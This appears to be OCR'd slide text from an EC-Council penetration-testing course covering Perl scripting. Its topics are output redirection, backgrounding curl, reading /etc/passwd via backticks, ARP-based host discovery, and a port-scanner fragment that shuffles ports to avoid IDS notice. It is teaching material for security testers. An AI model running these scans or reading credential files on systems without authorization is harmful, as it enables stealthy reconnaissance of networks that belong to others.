
It is important to note that making a multiline string in Perl using this operator preserves all whitespace and newline characters. This operator tells the Perl interpreter to read each line after the defining line.

The bash version works the exact same way. stdin, stdout, and stderr are useful features of Perl. These file descriptors need not be opened, as they are already constants in the Perl programming language; we can just print them as we would in any file.

```
#!/usr/bin/perl -w
use strict;
print STDERR "This is an error!\n";
print STDOUT "This is no error!\n";
exit;
```

In Perl, a shortcut to writing to STDERR using bash is to simply change `1` in `1>` to `2` as `2>`. If we want to print to both STDERR and STDOUT, we can use an ampersand `&>` to redirect our program's output. These redirect operators work with all command-line data and not only our Perl programs.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Forking Processes

The example shows how we can run an HTTP call in the background. Because it takes a while, we can call another function such as print in the meantime. We can write our Perl program to use curl and append the ampersand & to the end of the command, and our Perl program will continue to the next line. For instance, if we know that calling our server takes around 100 ms on average, we will call it, and on the next line, print text to our screen before it returns with results as explained below:

The **`system()`** function runs first and forked curl into the background. The **`print()`** function runs second, and then the Perl program exits, returning us to the shell, before the output from the forked **`curl`** command returns data to our screen. This is extremely useful when dealing with, say scanning an environment for live hosts without worrying about IDS systems, as it speeds up the process, or when using a dependency application that sniffs HTTP or 802.11 traffic, or writing the results to a logfile that our Perl program reads from.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




BASH Command Execution

The small Perl script here displays the contents of the file, **/etc/passwd**, in lieu of actually opening the file with the Perl **open()** function. This will only display the file to STDOUT exactly as **cat** normally does by default. If we want to keep the contents of **/etc/passwd**, say to use a regular expression to filter out all lines that are not the root's entry.

To filter out the lines, we can place the contents into an array or string variable using the backticks, as we do in the code shown in the second screenshot.

The backticks execute the command. If the output from the command is broken up with new lines (in our case **cat**), each line becomes an array element in **@passwds**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Internal Footprinting

The positive result from querying using this method is that it often returns the actual host and domain names. The obvious downfall is that it only returns hosts that are sharing files using Server Message Block (SMB). Finding opened file shares or shares with weak or reused passwords can often open doors for the penetration tester.

- **`Net::Pcap`**: This Perl module provides an interface to the **`libPcap/TCPDump`** packet sniffing library. This is used to sniff packets in the fingerprinting Perl program, but in this code, we only use it to find our Ethernet device. The **`:functions LIST`** argument to the module allows us to use shorter versions of some of the function names without the pcap_ prefix. To install this Perl module, the **`libpcap`** library is required.
- **`Net::Frame::Device`**: This Perl module is used to discover more information about the Ethernet NIC. We use it for MAC address, network gateway IP address, IP address, and even subnet (in a CIDR form).
- **`Net::Netmask`**: This is an object-oriented Perl class that we use to convert the CIDR form of the netmask to the decimal form, for example, **`10.0.0.0/24`** to **`255.255.255.0`**. We also use it to calculate all possible IP addresses within our subnet.
- **`Net::Frame::Dump::Online`**: This object-oriented Perl class is used to sniff packets for responses. We can set a filter, as we do with **`$filterStr`**, to process only those packets that are ARP and meant for our attacker system (**`10.0.0.15`**, in our case). We also pass it a promiscuous mode Boolean, our device, and a timeout (in seconds) that gives up after not receiving packets.
- **`Net::ARP`**: This Perl module is used to craft and send our ARP packets.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **`Net::Frame::Simple`**: This module is used to disassemble and create a hash reference to the details of the packet. The **`ref`** attribute is this hash, as we see in **`$fref->ref->{ARP}->srcIp`**. We also use the **`recv`** method, which listens for responses from the **`Net::Frame::Dump::Online`** object.

We have analyzed several ways to footprint or map our target network with host scanners. Knowledge of different scanners and how they work can only provide some assistance in our quest to understand the underlying principles of how our target's network functions. When combined with programming with network-related Perl modules and Linux shell knowledge, a formidable arsenal for penetration testing is ready.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scanner

- Can be designed based on the **flags** that are set
  - **SYN/ACK**
    - Decimal 18
  - **RST/ACK**
    - Decimal 20



```
# common ports first:
&sniffPacket($_) foreach(shuffle(grep(/$common/,@portRange)));
&sniffPacket($_) foreach(shuffle(grep(!/$common/,@portRange)));
print "\n",$ports," ports scanned, ",$filtered," filtered, ",$open," open.\n";
print "OS Guess: ", ($rtr > $win)? "Router Firmware\n":"Windows OS\n" if($rtr > 0 || $win >
pcap_close($pcap); # release resources
exit;
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Scanner

Port scanning involves probing the ports of another system to understand which ports are “open” (have services listening on them), “filtered” (prevented access by a firewall), and “closed” (no services listening on them). It might seem obvious that if we sequentially step through each port on a live host, a firewall or even an IDS/IPS might raise awareness in the network administration. We can mimic how Nmap shuffles these ports around before scanning by using the shuffle subroutine from the **`List::Util`** Perl module on our list of possible ports. We can also make our program more efficient, and first scan a list of commonly opened ports by default installations of some of the most common OSes. To accomplish this, we need to print the opened ports as they are returned instead of waiting until they have all been scanned.

To fingerprint the OS or system type, two forms of data can be taken into consideration, namely, the opened ports on the host and the MAC address vendor. For instance, many Microsoft Windows default installations will have ports 135, 139, 445, 554, and 2869 left open. Some small office home office (SOHO) routers and switches will have remote administration services opened, and some common ports for those services include 80, 443, 5000, 8080, and 8000. If these two devices are scanned and these ports are found to be open, it will most likely be a Microsoft Windows-based system or a networking device, respectively. The results can also be matched to the Internet Assigned Numbers Authority (IANA) lists to find descriptions and short names commonly used specifically for each of our target's opened ports. The MAC address is a six-byte hexadecimal address. The first three bytes are referred to as the organizationally unique identifier (OUI). These 24 bits can be used to fingerprint a system as well. For instance, our returned MAC address can be matched from the target against the IEEE.org OUI list. If the vendor is Apple, it is an Apple computer that is probably running Apple's OS. If, however, an OUI is found from Cisco Linksys, ARRIS, ActionTec, or NETGEAR, it is probably a common switch or router.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Packet Disassembly

- **NetPacket::Ethernet**: This Perl module is used to disassemble packets. The strip function returns result other than the decode method; hence, **$ethdec** and **$eth** are used. **$ethdec** is used to get the target's MAC address. The **$eth** object is passed to the strip function of **Netpacket::IP**.
- **Net::RawIP**: This class is used to create a packet object, (**$packet**). The **set** and **send** methods are then used to set parameters and send the packet object respectively.
- **NetPacket::TCP**: This module is used to gather TCP information about a packet object. After stripping the Ethernet and IP from the packet, the packet is then passed to the decode method, which gathers TCP information such as the flags.
